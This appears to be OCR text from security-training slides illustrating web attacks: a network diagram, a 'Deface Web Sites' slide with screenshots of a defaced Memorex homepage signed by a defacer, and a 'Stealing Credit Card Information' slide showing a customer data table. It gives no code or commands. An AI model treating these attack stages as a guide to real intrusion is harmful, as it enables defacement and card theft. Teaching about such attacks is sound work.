
Deface Web Sites


NT Server
Workstation
Attacker
Internet
Router
Hub
Laptop
Linux Server
http://10.10.24.16/ - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail Print
Address
Links
Internet zone

http://10.10.24.16/

You've been hacked

Overwrite Target Website



WELCOME

Please select a desired site

Computer & A/V Products

Including Computer Peripherals, Computer Accessories and Blank Media Products

Audio•Video• Electronics

Including Audio, Video and Communications Products

Memorex Europe

Printer Supplies

eMemorex.com

© 1999 Memtek Corporation

Memorex®

Memorex® BOOTH #377


PMA INTERNATIONAL ORLANDO

PMA 2001

The World's Largest Annual International Photo Imaging Convention and Trade Show

FEBRUARY 11-14, 2001

Memorex® BOOTH #850





Defaced And Owned By: x{AcE}x Contact Me: Ace2001sk8@hotmail.com =} - Microsoft Internet Explorer

Address http://www.memorex.com/


End..._

Stealing Credit Card Information





Download Credit card information




Microsoft Access - [Customer Data : Table]

